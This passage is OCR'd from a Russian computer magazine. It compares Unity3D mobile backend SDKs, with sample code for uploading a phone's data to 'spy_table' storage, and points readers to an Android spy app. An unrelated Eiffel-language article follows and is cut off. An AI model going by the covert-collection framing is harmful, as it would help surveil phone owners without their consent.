Сервис поддерживает множество платформ: iOS, Android, JavaScript, Marmalade, Cocos2d, Flash и другие. Для Unity3D предлагается две версии SDK, однако последнюю, третью, вообще не рекомендую: пока очень сырая, много багов, не выполняется аутентификация по стандартной инструкции, хотя на разбирательство я потратил не один час. А вот предыдущая версия Unity SDK 2 подключилась к серверу GameSparks без проблем, однако поразило практически полное отсутствие внятной документации и общая корявость. Странный пример с акцентом на подключении к фейсбуку с использованием платной библиотеки NGUI добил окончательно. Увы, но даже такие соблазнительные вещи, как NoSQL, прямая интеграция с соцсетями, да и вообще в целом весьма обширная функциональность, не пересилили потенциально необходимого расхода времени на погружение в доки.

Форумы GameSparks тоже не радуют: на вопросы пользователей обещания саппорта «мы рассмотрим ваши пожелания» висят месяцами. Вообще рекомендую обращать внимание на этот момент, потому что рынок MBaaS-сервисов весьма нестабильный.

Вместе с тем на бесплатном тарифе GameSparks можно получить 20 Гб облачного пространства, 20 Гб суммарного трафика и 20 миллионов вызовов API — эти цифры весьма серьезные и превосходят конкурентов подчас на порядок. Связано ли это с агрессивной маркетинговой политикой развития или же с судорожным стремлением удержаться на плаву в условиях растущей конкуренции, покажет время.

Kumakore.com


Версии SDK предлагаются для Unity, Android, iOS, а также, что важно, доступен универсальный REST API. Приятно, что все SDK выложены на GitHub в исходниках. Процесс настройки проекта Unity3D схож с процессом из предыдущего примера: так же импортируем SDK с unitypackage, в консоли создаем приложение и запоминаем ключи. Но на этом все позитивные моменты заканчиваются. Обещанный в документации пример Hello world в пакете отсутствует. Функция подключения к серверу содержит дополнительный параметр (версия приложения), формат которого с ходу отыскать не удается.

Для первичного соединения с облаком Kumakore подставляем в конструктор, формирующий связь с сервером, соответствующие значения ключей из консоли и версию приложения:


```
KumakoreApp app = new KumakoreApp↵
("b99418973e694ec8ce45a53bf712a79", "0.0", 1415103791);
```

Виртуального пользователя лучше создать в консоли заранее:

```
app.signin("kumasun3157","password").sync↵
```



```
(delegate(ActionUserSignin action) {
if(action.getCode() == StatusCodes.SUCCESS) {
  // Сливаем данные на сервер
  // ...
} });
```



WARNING

Если ты хочешь, чтобы тебе звонили не суровые лейтенанты из управления «К», а Марк Цукерберг или Маркус Перссон, Виктор Кислый или Илья Сухарь, сделай лучше что-нибудь позитивное. Это может быть MMO про Матрицу, хороший мобильный мессенджер для общения хакеров или плагины для ведущих MBaaS-служб, благо они позволяют создать действующий прототип многопользовательской системы в считаные недели.

Главный минус сервиса Kumakore для наших целей в том, что данные необходимо грузить в объекты хранения, привязанные к конкретному пользователю. Вроде бы в сервисе присутствует и некий Global Object, однако примеров работы с ним найти не удалось. В рамках текущего коннекта app надо получить текущего пользователя getUser(), из него вытащить внутреннее хранилище getDatastore() и потом уже внутри создать нужный объект в формате коллекции ключ — значение:

```
// Наши данные
Dictionary<string,object> data = new↵
Dictionary<string, object>();
data.Add("phone_num", "123-45-67");
// Условные польз. идентификаторы объекта
string type = "phone";
string name = "lox";
ActionDatastoreCreate action2 = app.getUser()↵
.getDatastore().create(type, name, data);
action2.sync(delegate(ActionDatastoreCreate a) {
if(a.getCode() == StatusCodes.SUCCESS) {
  // Успешно!
} });
```

К минусам также надо отнести местами устаревшую документацию (форматы вызовов многих функций изменены) и отсутствие хороших примеров, а также слабую поддержку серверной логики, но в целом этот сервис минимально удовлетворителен. Правда, и бесплатный тариф очень минималистичен: 500 Мб хранилища и в сумме миллион запросов API и push-уведомлений в месяц.

Kii.com

Еще один довольно неуклюжий сервис, на этот раз из Японии. Преимущество его перед предыдущим — наличие какого-никакого автономного объектного хранилища. Быстро регистрируемся, создаем в консоли приложение, выбираем местонахождение сервера (от этого выбора будет зависеть время отклика облачной службы), получаем два ключа.

Сама настройка SDK и первичного подключения не слишком тривиальна, а все взаимодействие с облаком подразумевает регистрацию игрока, что, как отмечалось, не очень удобно. В SDK входят три DLL'ки, включая неплохой JSON-парсер. Они копируются в каталог Assets нового проекта, после чего надо прикрепить на пустой игровой объект базовый скрипт. В его настройках вводим Application ID, Application Key и Site (последний зависит от географии сервера).

Соединение с сервером стартуем через регистрацию нового пользователя.

```
KiiUser user = KiiUser.BuilderWithName↵
("username").Build ();
user.Register("password", (KiiUser user2,↵
Exception e) =>
{
 if (e != null)
  { // Ошибка авторизации
    return;
  }
 // Успешно!
});
```

Теперь можно обращаться к облачному JSON-хранилищу. В нем формируются именованные «бакеты» — условные наборы произвольных объектов.

```
KiiBucket bucket = Kii.Bucket("spy_table");
// Готовим объект, который будет записан в облако:
KiiObject kiiObj = bucket.NewKiiObject();
kiiObj["phone_num"] = "123-45-67";
```



INFO

Более подробно с копированием важных данных с телефона можно познакомиться, поизучав, например, исходники свободного проекта Droid Watcher — Android Spy Application на GitHub.

```
kiiObj["money"] = 500;
kiiObj.Save((KiiObject obj, Exception e) =>
{
  if (e != null)
    {
        // Неудачно
    }
  else
    {
        // Успешно!
    }
});
```

Серверная логика реализуется с помощью так называемых серверных расширений, которые пишутся на JavaScript. Важно, что вызывать эти скрипты можно как по условиям (по расписанию или даже вручную, отслеживая процесс из консоли), так и напрямую из клиентского кода:

```
KiiServerCodeEntry entry = Kii.↵
ServerCodeEntry("main");
entry.Execute(...);
```

Пользователю для экспериментов предлагается 1 Гб хранилища и по миллиону вызовов API и push-уведомлений в месяц.

ПРИЗЕРЫ И ПОБЕДИТЕЛЬ

3-е место. Gamesnet.Yahoo.net

Бывшая PlayerIO.com, приобретенная Yahoo в прошлом году, развивалась весьма успешно, набрав за четыре года 150 миллионов пользователей. Теперь она официально называется Yahoo Games Network, хотя в самой платформе особых изменений не произошло — например, ключевые классы именуются по-прежнему PlayerIO. Поддерживаемые платформы — Android Java, iOS/Objective-C, Unity3D/.NET, ActionScript. Флеш, кстати, до сих пор позиционируется как основная клиентская платформа, большинство примеров и туториалов сделаны на ActionScript, и это моральное устаревание, конечно, главный минус данной платформы. А в документации примеры все еще для Visual Studio 2010.

После простой регистрации создаем новую игру. В списке сервисов Yahoo имеется облачное NoSQL-хранилище BigDB. Сильная сторона Yahoo в возможности прямой с ним работы в обход дополнительного регистрирования игроков. Из консоли сервиса на вкладке BigDB создадим новую таблицу для хранения наших объектов (например, xtable). Хранилище нереляционное и бессхемное, поэтому задавать жесткую структуру таблицы не требуется, достаточно просто указать ее имя.

SDK для Unity3D представляет собой пустую заготовку проекта, за всю облачную функциональность отвечает DLL'ка PlayerIOUnity3DClient.dll.

Соединение с сервером выполняется простым кодом

```
PlayerIOClient.PlayerIO.Connect(
    "test-emwr9sy8ohefq9ce7mbsb7",
    "public",
    "user-id",
    null,
    null,
    null,
    delegate(Client client) {
      // Соединение установлено
    },
    delegate(PlayerIOError error) {
      // Ошибка
    Debug.Log(error.Message);
    });
```

Фактически достаточно указать единственный идентификатор Game ID и любой произвольный идентификатор текущего пользователя (в нашем случае — "user-id").

После настройки соединения можно сразу слить нужную информацию о телефоне пользователя в облако. Для этого создадим объект базы данных и заполним его произвольно названные поля:

Рис. 1. Данные, слитые в облако Yahoo

```
DatabaseObject obj_db = new DatabaseObject();
obj_db.Set("phone_num", "123-45-67");
obj_db.Set("money", 500);
```

Добавление объекта в базу столь же прозрачно:

```
client.BigDB.CreateObject("xtable",↵
"user-id", obj_db,↵
 delegate (DatabaseObject result)↵
{ result.Save(null); });
```

Нужные нам данные появятся в консоли сервиса Yahoo.

К минусам данного сервиса отнесу минималистичные примеры только для флеша, кривоватую и довольно скудную документацию. Впрочем, это все компенсируется простой и устойчивой работой сервиса и общей надежностью под эгидой Yahoo.

Особо хочу отметить отличный акцент на разработке мультиплеерного серверного кода — разработка может вестись в Visual Studio, на сервер грузится обычная DLL'ка, а программисту доступны наглядные услуги сопровождения девелоперских кластеров. По этой причине, несмотря на общую аскетичность, данный сервис уверенно выходит на третье место.

2-е место. Api.Shephertz.com (App42)

Данный сервис попал на второе место в какой-то степени по блату: я с ним хорошо знаком, пользуюсь им активно




Рис. 2. Данные, слитые в облако App42

и очень доволен. Особо хочу отметить саппорт: уже после первых экспериментов мне назначили менеджера из Индии, с которым мы успешно переписываемся.

App42 Cloud API развивается весьма стабильно, и список услуг постоянно расширяется. Сейчас доступны два десятка клиентских технологий: от типовых (хранилище, уведомления, почта, соцсети, ачивки, топы, серверный код, аналитика) до довольно оригинальных (поддержка геоданных, альбомы фотографий, логи вызовов, э-коммерция, асинхронные очереди сообщений, офлайновые режимы и прочее).

При регистрации получаем игровые ключи и начинаем настраивать соединение. К небольшим минусам App42 надо отнести отсутствие готового JSON-парсера в стандартном SDK, поэтому я взял опенсорсный SimpleJSON. Еще одна странность данной платформы — обработка негативных ответов сервера через прерывания, хотя по-взрослому это принято реализовывать с помощью делегатов.

```
ServiceAPI cloudAPI;
StorageService storageService;
try
{
  // Соединяемся с сервером:
  cloudAPI = new ServiceAPI↵
  ("27bba692c71f3ece89767", "05747459e61b39");
  // Устанавливаем связь с облачным хранилищем:
  storageService = cloudAPI.BuildStorageService();
}
catch(Exception)
{ // Неудачно
  storageService = null;
}
```

Записываем данные в облако:

```
try {
 JSONClass jsonobj = new JSONClass();
 jsonobj.Add("phone_num", "123-45-67");
 jsonobj.Add("money", 500);
 // Сохраняем объект в облачной табличке spy_table
    с ключом spy_info:
 storageService.InsertJSONDocument↵
 ("spy_table","spy_info", jsonobj);
 // Успешно!
}
catch(App42Exception )
{
 // Неуспешно
}
```

Серверный код пишется на Java.

Сервис предлагает бесплатно миллион вызовов API в месяц, миллион push-уведомлений, 1 Гб облачного хранилища и 1 Гб суммарного трафика

1-е место. Parse.com

Этот сервис — однозначный победитель нашего рейтинга, и совсем не потому, что его создатель — москвич Илья Сухарь. Он основал этот стартап в 2011 году, и уже спустя два года ему позвонил Цукерберг, предложив за сервис Parse 85 миллионов долларов, на что Илья согласился. И это при том, что предложения ему делали также Dropbox, Google и Yahoo!

В Parse.com все реализовано очень просто и элегантно. Регистрируемся, создаем пустое приложение в консоли Parse, в разделе Keys копируем нужные ключи. Скачиваем пустую заготовку проекта Unity3D, в котором за все функции платформы отвечает Parse.Unity.dll. Открываем сцену, в настройках объекта Parse Initializer задаем ключи Application ID и .NET Key.

В коде достаточно ввести единичные операторы, чтобы выполнить нужную функцию по сохранению данных в облаке Parse:




Рис. 3. Данные, слитые в облако Parse

```
ParseObject testObject = new↵
ParseObject("TestObject");
testObject["phone"] = "123-45-67";
testObject["money"] = 500;
testObject.SaveAsync();
```

TestObject — это название облачной таблички, которая создается в разделе Data консоли Parse парой щелчков мыши.

Не удержусь и приведу элегантный код считывания данных из облака Parse:

```
ParseQuery<ParseObject> query = ParseObject.↵
GetQuery("TestObject");
query.GetAsync("v3unymsLIv").ContinueWith(t =>
 {
  ParseObject testObj = t.Result;
  Debug.Log(testObj["phone"]);
 });
```

В качестве параметра GetAsync() выступает внутренний идентификатор нужного объекта (objectId), доступный в консоли.

Серверная логика прозрачно кодируется на JavaScript, а соответствующий код можно привязывать к различным событиям или запускать в фоне. Приятно, что даже бесплатный тариф Parse.com весьма щедр: по 20 Гб облачного пространства на свои объекты и на файлы, 2 Тб трафика, 30 обращений к API в секунду (2,67 милииона вызовов в месяц) и одна фоновая серверная задача.

ВНЕ КОНКУРСА

Отмечу несколько других неплохих сервисов. Это, например, отечественная разработка QuickBlox, предлагающая пак для Unity3D, где акцент сделан на загрузке-выгрузке файлов и взаимодействии с хранилищем Amazon S3. Минус в том, что для доступа к хранилищу Asset bundles потребуется Pro-версия Unity.

Есть платформы, в которых отсутствует прямая поддержка облачного хранилища через Unity3D, но нередко имеется возможность обращения к нему через универсальный REST API. Это, конечно, и Google Cloud, и Amazon со свежим Cognito для iOS, Android и собственной ОС Fire.

Отдельно надо выделить очень популярную в gamedev-тусовке службу Photon (exitgames.com), которая предоставляет мощный и отлично масштабирующийся облачный бэкенд Photon Cloud для мобильных, веб- и PC-платформ. Фотон ориентирован на создание многопользовательских 3D-игр и облачное хранилище данных не предлагает, но всегда есть возможность заказать дедик и настраивать его под свои продвинутые нужды. Пользователям предоставляется высокоуровневая мультиплеерная среда, где не нужно самостоятельно заботиться о синхронизации игрового мира в реальном времени или в пошаговом режиме между всеми пользователями. Минус Фотона для хакера в том, что эта абстрактность подразумевает использование скрытых методов передачи данных, близких к стеганографии. Ну или можно быстро прикрутить обычный чат — это столь востребованная услуга в списке возможностей Photon, что даже позиционируется особняком.



WWW

Неплохие MBaaS-сервисы:

appcelerator.com (iOS, Android, Titanium, REST API);

kumulos.com (iOS, Android);

kinvey.com (iOS, Android, HTML5, REST API)



ЭЙФЕЛЕВА, НО НЕ БАШНЯ

ЗНАКОМИМСЯ С ЯЗЫКОМ ПРОГРАММИРОВАНИЯ, КОТОРЫЙ УВАЖАЮТ В BOEING

Юрий «yurembo» Язев,
независимый игродел
yazevsoft@gmail.com

EIFFEL

Все началось тогда, когда на глаза мне попалась публикация профессора питерского университета ИТМО Бертрана Мейера, по совместительству автора и создателя языка Eiffel. Язык этот вызвал у меня неподдельный интерес.

Бертран Мейер считается одним из ведущих специалистов по объектным технологиям, более того, он стоял у их истоков и написал на эту тему множество книг. Но главная его заслуга заключается в создании ОО-языка с фичей контрактного программирования — Eiffel, который он разработал в далеком 1985 году. Этот язык обладает механизмом управления памятью (сборкой мусора), множественным наследованием, обобщенным программированием, статической типизацией, агентами (механизмами замыкания и лямбда-выражениями).

В том же году Бертран организовал компанию ISE (Interactive Software Engineering), которая стала заниматься развитием и поддержкой языка, позже (1993 год) компания была переименована в Eiffel Software. Компания входит в список 500 самых успешных независимых бизнес-компаний в мире. При этом надо учитывать, что она занимается только развитием и продажей языка и инструментов программирования на нем. Отсюда следует, что популярность этого языка довольно низкая. Ведь самые известные языки программирования — это открытые и/или свободные технологии: Python — open source продукт; C/C++ с момента своего рождения широко известны, благодаря мегакомпании, где были созданы, — AT&T (Bell Labs), которая распространяла их бесплатно (так как на тот момент не имела права продавать софт); Pascal, Lua — результаты исследований университетских групп и потому свободные... С другой стороны, коммерческие языки из-за своей закрытости мало распространены, исключением служит разве что Objective-C, который был лицензирован сначала NeXT, затем, по наследству, Apple.

Eiffel используется в серьезных разработках, от которых зависят жизни людей: в аэрокосмической отрасли, в банковско-финансовой сфере... Клиентами Eiffel Sofware являются Boeing, Rosenberg и EMC.

В оригинальной реализации языка (от Eiffel Software, которую мы будем рассматривать в дальнейшем в статье) код, проходя промежуточный уровень, преобразуется в текст на языке C и только потом компилятор последнего создает двоичный код исполняемой программы; именно такой подход и позволил добиться платформонезависимости языка. Между тем существуют реализации, генерирующие двоичный код непосредственно из языка Eiffel. Например, этим занимается open source проект Visual Eiffel, однако он прекратил свое развитие еще в 2007 году. Кроме языка, программисту поставляется мощная интегрированная среда разработки — EiffelStudio.

travellight@shutterstock.com

Долгие годы я был фанатом разработки под Windows, о чем немало писал в этот вот лучший компьютерный журнал всех времен и народов. Со временем я перешел под Mac OS и UNIX. Работая под макосью, я озадачился выбором тулзы для создания платформонезависмых программ. Что же предпочесть? Java? Mono? Слишком скучно. Я выбрал... Eiffel. И вот почему.



Эта система включает интегрированные инструменты для работы с кодом, присущие современным средам программирования, библиотеки на все случаи жизни и другое. Очевидно, что Бертран, следуя за своим старшим коллегой — Никлаусом Виртом, применил в своем языке выразительность, присущую языкам последнего: Pascal, Ada, Oberon. И это прекрасно! Однако самая главная вкусность языка заключается в возможности контрактного программирования. Устоялось мнение, что программный продукт не может быть свободен от багов, если, конечно, это не «Hello, World». Между тем разработчики Eiffel утверждают, что созданное с помощью их средств ПО может быть таким. Для подтверждения они приводят механизм контрактного программирования. Его основа (что ясно из названия) — взаимодействие по контракту, подобное бизнес-отношениям. Так, клиент (client), запросив что-то у исполнителя (supplier), обязуется выполнить предусловия, тогда как исполнитель должен осуществить постусловия. Например, клиент должен быть уверен, что таблица не пустая и ключевое поле не пустое, тогда он может обновить таблицу, вставив элемент, ассоциированный с данным ключом. С другой стороны, исполнитель должен записать полученный элемент, ассоциированный с переданным ключом, в таблицу, также в том случае, если она полностью заполнена, он ничего не должен делать. Получается двойная проверка. Это позволяет удобным образом документировать исходники, для чего в EiffelStudio предусмотрены специальные средства. Предусловия или постусловия могут содержаться в одном классе, который для этого и создан. Это так называемые инварианты. Инвариант может содержать одно или более условий. Они полезны при регрессионном тестировании и управлении конфигурацией. Таким образом, контрактное программирование представляет собой следующую реализацию (надстройку) над привычным ООП: объекты имеют более тесные связи в программной среде.


Из этого разговора вытекает следующая фича EiffelStudio под названием AutoTest. Все знакомы с техникой разработки программного обеспечения через тестирование, введенной Кентом Беком в 1999 году, применяя которую программист перед написанием рабочего кода программы должен написать тест для этого кода. Все это хорошо и проходило на ура. Но с развитием технологий подходы должны улучшаться. В связи с необходимостью создания более сложного программного обеспечения программисту надо больше концентрироваться на центральной задаче разрабатываемого приложения, а не кода, тестирующего его. Механизм AutoTest выполняет за программиста процедуру создания тестов, таким образом, он автоматически проводит регрессионное тестирование, избавляя программиста от лишних забот.


Нулевые указатели — бич разработки объектно ориентированного программного обеспечения. Используя язык Eiffel, разработчик может не беспокоиться о них. То есть если car равен nullptr, то следующий код не приведет к краху приложения (и концу света) car->drive();. Компилятор Эйфеля гарантирует, что car не будет равен nullptr ни при каких обстоятельствах. Поэтому разыменование происходит без проблем, а компилятор выдаст предупреждение о том, что произошло маленькое недоразумение. Такая возможность языка называется Void Safety.

Какое бы количество новых и разнообразных поточных фреймворков и библиотек ни выходило для таких процедурных языков, как C/C++, C# или Java, проблема параллельных вычислений остается острой, способной оставить разработчика без сна в глубокой отладке. Современность и будущее требуют параллельной обработки, но она содержит гонки, дид- и лайфлоки, трудности в отладке и другие прелести. Но и в этом случае Eiffel может упростить нам жизнь! Благодаря расширению языка — SCOOP (Simple Concurrent Object-Oriented Programming) Eiffel позволяет разрабатывать устойчивые, не подверженные конкурентным ситуациям многопоточные приложения.

Таким образом, EiffelStudio позволяет вести «бесшовную» разработку. Это значит, что для проектирования (в том числе создания UML-диаграмм), построения пользовательского интерфейса, собственно написания Eiffel-кода, ведения до-

Веб-страница скачивания тулз командной строки





Окно создания/выбора проекта

кументации, тестирования и развертывания готового приложения используется одна среда разработки, которая содержит все перечисленные инструменты, позволяя разработчику не пользоваться внешними средствами.

СИЛА В БИБЛИОТЕКАХ

Чтобы увидеть мощь Eiffel, взглянем на стандартные библиотеки языка. В общей сложности их 12 штук, в большинстве своем они независимы от платформы, хотя и есть исключения. Самая важная библиотека — базовая **EiffelBase**, она содержит базовые структуры и алгоритмы. Короче говоря, эта либа включает в себя классы, составляющие ядро Eiffel-системы: они служат для арифметических операций и обработки исключений. **EiffelVision 2** — кросс-платформенная графическая библиотека, позволяющая строить расширенный пользовательский интерфейс для приложений, работающих в любой мало-мальски распространенной операционной системе: Windows, UNIX, Linux, VMS и других. Следующие две либы платформозависимые — работают только в Windows. **WEL** (Windows Eiffel Library) основывается на Win32 API (отсюда зависимость) и позволяет строить приложения, используя средства последней: окна, диалоги, элементы управления, присущие Win-приложениям, а также многое другое. **EiffelCOM** упрощает разработку приложений, использующих компонентную модель Microsoft (что понятно из названия либы). Клиент-серверная библиотека **EiffelNet** позволяет обмениваться структурами данных между компьютерами по сети. **EiffelTime** реализует разностороннюю работу с датой и временем. При включении библиотеки **EiffelStore** в приложение оно получает возможность работы с данными различных баз данных через драйвер ODBC, среди них: Oracle, SQL, Ingres, Sysbase. **EiffelThread** реализует в приложении поддержку многопоточности, при этом оно остается независимым от аппаратного и программного окружения и в равной степени поддерживается во всех Windows NT, UNIX системах на процессорах x86/64, SGI рабочих станциях и суперкомпьютерах Cray. **Eiffel2Java** создает интерфейс между программой, написанной на Eiffel, и Java-приложением, таким образом, из первой можно вызвать вторую. С помощью **EiffelWeb** можно на языке Eiffel разрабатывать динамические HTML-страницы, содержащие формы, обрабатываемые CGI-скриптами. Библиотеки **EiffelLex** и **EiffelParse** используются для создания текстовых и синтаксических анализаторов. Они могут быть применены для разработки трансляторов самых разных видов, 